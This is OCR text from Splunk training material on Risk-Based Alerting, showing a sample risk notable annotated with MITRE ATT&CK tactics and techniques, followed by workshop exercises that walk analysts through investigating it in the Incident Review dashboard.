
E-Book: The Essential Guide to Risk-Based Alerting



splunk> turn data into doing

ES components that RBA uses


Risk Notable
gency
Time
Security Domain
Title
Risk Events
Status
Owner
Actions
Medium
Fri, Jan 21, 2022 10:30 PM
Threat
ATT&CK tactic threshold exceeded over previous 7 days for user=richards
6
New
unassigned
1
2
Click!
Description:
ATT&CK tactic threshold exceeded for an object over the previous 7 days
Additional Fields
Value
Action
ATT&CK Tactic
lateral-movement
collection
defense-evasion
persistence
privilege-escalation
initial-access
persistence
initial-access
ATT&CK Tactic ID
TA0001
TA0003
TA0004
TA0005
TA0008
TA0009
ATT&CK Technique
Remote Services
Data from Network Shared Drive
Cloud Accounts
External Remote Services
ATT&CK Technique ID
T1021
T1039
T1078.004
T1133
MITRE URL
https://attack.mitre.org/techniques/T1021
https://attack.mitre.org/techniques/T1039
https://attack.mitre.org/techniques/T1078/004
https://attack.mitre.org/techniques/T1133
Risk Object
richards
3
4
Event Details:
Related Investigations:
Currently not investigated.
Correlation Search:
Risk - 7 Day ATT&CK Tactic Threshold Exceeded - Rule
History:
View all review activity for this Notable Event
Contributing Events:
View the individual Risk Attributions
Adaptive Responses:
Response
Mode
Time
User
Status
Notable
saved
2022-01-21T22:30:05+0000
admin
success
View Adaptive Response Invocations
Next Steps:
No next steps defined.
1 Risk Incident Rule (RIR)
2 Count of risk events
3 Risk annotations
4 Risk object



2 Count of risk events

3 Risk annotations

4 Risk object

5 Aggregated risk score

6 Risk scores

7 Risk rules (RR)

8 Threat Object

splunk> turn data into doing

Risk-Based Alerting Hands-On Workshop

Based on BOTSv4 data set:

- Microsoft Sysmon
- Windows Event Logs
- Windows Threat Defender
- Azure Active Directory
- Windows Registry
- Splunk Stream (wire data)

Goal:

Guide detection engineers or other content creators to begin deploying RBA with Enterprise Security.

The workshop agenda includes:

- Risk Analysis Data Model
- Correlation Rules
- Assets and Identity
- MITRE ATT&CK Annotations
- Risk Factor Rule – Exercise
- Risk Rules – Exercise
- Risk Notables – Exercise

Exercise #6 – Investigate risk notable(s) that represent a threat

https://docs.splunk.com/Documentation/ES/latest/Usecases/InvestigateRiskNotables

Find the **Risk Notable** in the Incident Review dashboard

HINT: From the **Type** filter drop-down list, select *Risk Notable* to display the notables that have associated risk events.

Identify the **Risk Object** associated with the Risk Notable

- What ATT&CK Tactics and Techniques have been observed for this risk object?
- What is the risk object's **overall risk score**?

How many risk events contributed to the Risk Notable firing?


What was the **first Risk Rule** that contributed to the Risk Notable, and what was its corresponding **risk score**?

What **Threat Object(s)** are associated with the Risk Notable?

- How could you learn more about this threat object and was there malicious activity (e.g., exfil)?


Investigation Management

Find the Risk Notable in the IR dashboard




Investigation Management

Identify the Risk Object associated with the Risk Notable




Investigation Management

What ATT&CK Tactics and Techniques have been observed for this risk object?



Investigation Management




Risk Framework

What is the risk object's overall risk score?

Risk Framework


How many risk events contributed to the Risk Notable firing?

	Urgency	Time	Security Domain	Title	Risk Events	Status	Owner	Actions
	Medium	Fri, Jan 21, 2022 10:30 PM	Threat	ATT&CK tactic threshold exceeded over previous 7 days for user=richards	6	New	unassigned	




Risk Framework

What was the first Risk Rule that contributed to the Risk Notable, and what was its corresponding risk score?



